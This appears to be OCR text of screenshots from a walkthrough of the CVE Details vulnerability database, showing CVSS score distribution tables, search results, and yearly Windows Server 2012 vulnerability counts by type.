
None (A:N) Partial (A:P) [✓ Complete (A:C)]

* - All base metrics are required to generate a base score.

https://nvd.nist.gov/cvss/v2-calculator?name=CVE-2008-4250&vector=(AV:N/AC:L/Au:N/C:C/I:C/A:C)

Vulnerabilities
CVE Details

CVE Details



CVE Details

The ultimate security vulnerability datasource

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)

Log In Register

Vulnerability Feeds & WidgetsNew

www.itsecdb.com

Switch to https://

Home

Browse :
- Vendors
- Products
- Vulnerabilities By Date
- Vulnerabilities By Type

Reports :
- CVSS Score Report
- CVSS Score Distribution

Search :
- Vendor Search
- Product Search
- Version Search
- Vulnerability Search
- By Microsoft References

Top 50 :
- Vendors
- Vendor Cvss Scores
- Products
- Product Cvss Scores
- Versions

Other :

Enter a CVE id, product, vendor, vulnerability t

Current CVSS Score Distribution For All Vulnerabilities

Distribution of all vulnerabilities by CVSS Scores


CVSS Score	Number Of Vulnerabilities	Percentage
0-1	122	0.20
1-2	600	0.80
2-3	3216	4.10
3-4	1975	2.50
4-5	15609	19.80
5-6	15678	19.80
6-7	9733	12.30
7-8	19837	25.10
8-9	346	0.40
9-10	11893	15.10
Total	79009	

Vulnerability Distribut

This site provides the ability to do searches on the vulnerability database and generate summaries.

http://www.cvedetails.com/

CVE Details



CVE Details

The ultimate security vulnerability datasource

(e.g.: CVE-2009-1234 or 2010-1234

windows 2012

- Browse :
  - Vendors
  - Products
  - Vulnerabilities By Date
  - Vulnerabilities By Type
- Reports :
  - CVSS Score Report
  - CVSS Score Distribution
- Search :
  - Vendor Search
  - Product Search
  - Version Search
  - Vulnerability Search
  - By Microsoft References
- Top 50 :
  - Vendors
  - Vendor Cvss Scores
  - Products
  - Product Cvss Scores
  - Versions
- Other :

Current CVSS Score Distribution For All Vulnerabilities

Distribution of all vulnerabilities by CVSS Scores


CVSS Score	Number Of Vulnerabilities	Percentage
0-1	122	0.20
1-2	600	0.80
2-3	3216	4.10
3-4	1975	2.50
4-5	15609	19.80
5-6	15678	19.80
6-7	9733	12.30
7-8	19837	25.10
8-9	346	0.40
9-10	11893	15.10
Total	79009	

Vulnerability Distribution By CVSS Scores

Let's look at Windows 2012 vulnerabilities

http://www.cvedetails.com/

CVE Details



CVE security vulnerabilit ×
Microsoft Windows Serv ×
www.cvedetails.com/google-search-results.php?q=windows+2012
powered by Google™ Custom Search

External Links :

- NVD Website
- CWE Web Site

View CVE :

Go

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)

View BID :

Go

(e.g.: 12345)

Search By Microsoft Reference ID:

Go

(e.g.: ms10-001 or 979352)

Microsoft **Windows** Server **2012** : CVE security vulnerabilities ...
www.cvedetails.com/.../Microsoft-**Windows**-Server-**2012**.html?...id...
Microsoft **Windows** Server **2012** security vulnerabilities, exploits, metasploit modules, vulnerability statistics and list of versions.

Microsoft **Windows** Server **2012** : List of security vulnerabilitie
https://www.cvedetails.com/.../Microsoft-**Windows**-Server-**2012**.html
Security vulnerabilities of Microsoft **Windows** Server **2012** : List of all relatec Scores, vulnerability details and links to full CVE ...

Metasploit modules related to Microsoft **Windows** Server **2012**
www.cvedetails.com/.../Microsoft-**Windows**-Server-**2012**.html
Metasploit modules related to Microsoft **Windows** Server **2012** Metasploit provides useful information and tools for penetration testers, security researchers, and ...

CVE-**2012**-0002 : The Remote Desktop Protocol (RDP ...
www.cvedetails.com/cve/CVE-**2012**-0002/
Mar 6, 2013 **...** CVE-**2012**-0002 : The Remote Desktop Protocol (RDP) implementation in Microsoft **Windows** XP SP2 and SP3, **Windows** Server 2003 SP2, ...


Microsoft **Windows** Server **2012** version R2 : Security vulnerabilities
https://www.cvedetails.com/.../Microsoft-**Windows**-Server-**2012**-R2.html
Security vulnerabilities of Microsoft **Windows** Server **2012** version R2 List of cve security vulnerabilities related to this exact version. You can filter results by cvss ...

Microsoft **Windows** 7 : List of security vulnerabilities
https://www.cvedetails.com/.../list/.../Microsoft-**Windows**-7.html

This link will bring us to a summary of all Windows 2012 vulnerabilities

http://www.cvedetails.com/product/23546/Microsoft-Windows-Server-2012.html?vendor_id=26

CVE Details


CVE security vulnerability
Microsoft Windows Serv
Microsoft Windows Serv
Metasploit modules relat
www.cvedetails.com/product/23546/Microsoft-Windows-Server-2012.html?vendor_id=26
Search
View CVE
Vulnerability Feeds & WidgetsNew
www.itsec

CVE Details
The ultimate security vulnerability datasource

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)

Log In Register

Switch to https://
Home
Browse :
Vendors
Products
Vulnerabilities By Date
Vulnerabilities By Type
Reports :
CVSS Score Report
CVSS Score Distribution
Search :
Vendor Search
Product Search
Version Search
Vulnerability Search
By Microsoft References
Top 50 :
Vendors
Vendor Cvss Scores
Products
Product Cvss Scores
Versions
Other :

Microsoft » Windows Server 2012 : Vulnerability Statistics

Vulnerabilities (**372**) CVSS Scores Report Browse all versions Possible matches for this product Related Metasploit Mo

Related OVAL Definitions : Vulnerabilities (184) Patches (0) Inventory Definitions (2) Compliance Definitions (0)

Vulnerability Feeds & Widgets


Vulnerability Trends Over Time

Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion
2012	5		2	2						1		2		
2013	51	12	17	17	3			1		2	2	21		
2014	38	9	11	5	3					6	5	12		
2015	155	16	46	11	9			1		31	26	60		
2016	123	7	36	7	5					14	23	56		
Total	372	44	112	42	20			2		54	56	151		
% Of All		11.8	30.1	11.3	5.4	0.0	0.0	0.5	0.0	14.5	15.1	40.6	0.0	0.0

Warning : Vulnerabilities with publish dates before 1999 are not included in this table and chart. (Because there are not many of t and they make the page look bad; and they may not be actually published in those years.)

http://www.cvedetails.com/google-search-results.php?q=windows+2012

CVE Details


CVE security vulnerabilit
Microsoft Windows Serv
www.cvedetails.com/google-search-results.php?q=windows+2012
powered by Google™ Custom Search

External Links :

- NVD Website
- CWE Web Site

View CVE : Go

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)

View BID : Go

(e.g.: 12345)

Search By Microsoft Reference ID: Go

(e.g.: ms10-001 or 979352)

Microsoft **Windows** Server **2012** : CVE security vulnerabilities ...
www.cvedetails.com/.../Microsoft-**Windows**-Server-**2012**.html?...id...
Microsoft **Windows** Server **2012** security vulnerabilities, exploits, metasploit modules, vulnerability statistics and list of versions.

Microsoft **Windows** Server **2012** : List of security vulnerabilities
https://www.cvedetails.com/.../Microsoft-**Windows**-Server-**2012**.html
Security vulnerabilities of Microsoft **Windows** Server **2012** : List of all related CVE security vulnerabilities. CVSS Scores, vulnerability details and links to full CVE ...

Metasploit modules related to Microsoft **Windows** Server
www.cvedetails.com/.../Microsoft-**Windows**-Server-**2012**.html
Metasploit modules related to Microsoft **Windows** Server **2012** Metasp penetration testers, security researchers, and ...

CVE-**2012**-0002 : The Remote Desktop Protocol (RDP ...
www.cvedetails.com/cve/CVE-**2012**-0002/
Mar 6, 2013 **...** CVE-**2012**-0002 : The Remote Desktop Protocol (RDP) implementation in Microsoft **Windows** XP SP2 and SP3, **Windows** Server 2003 SP2, ...

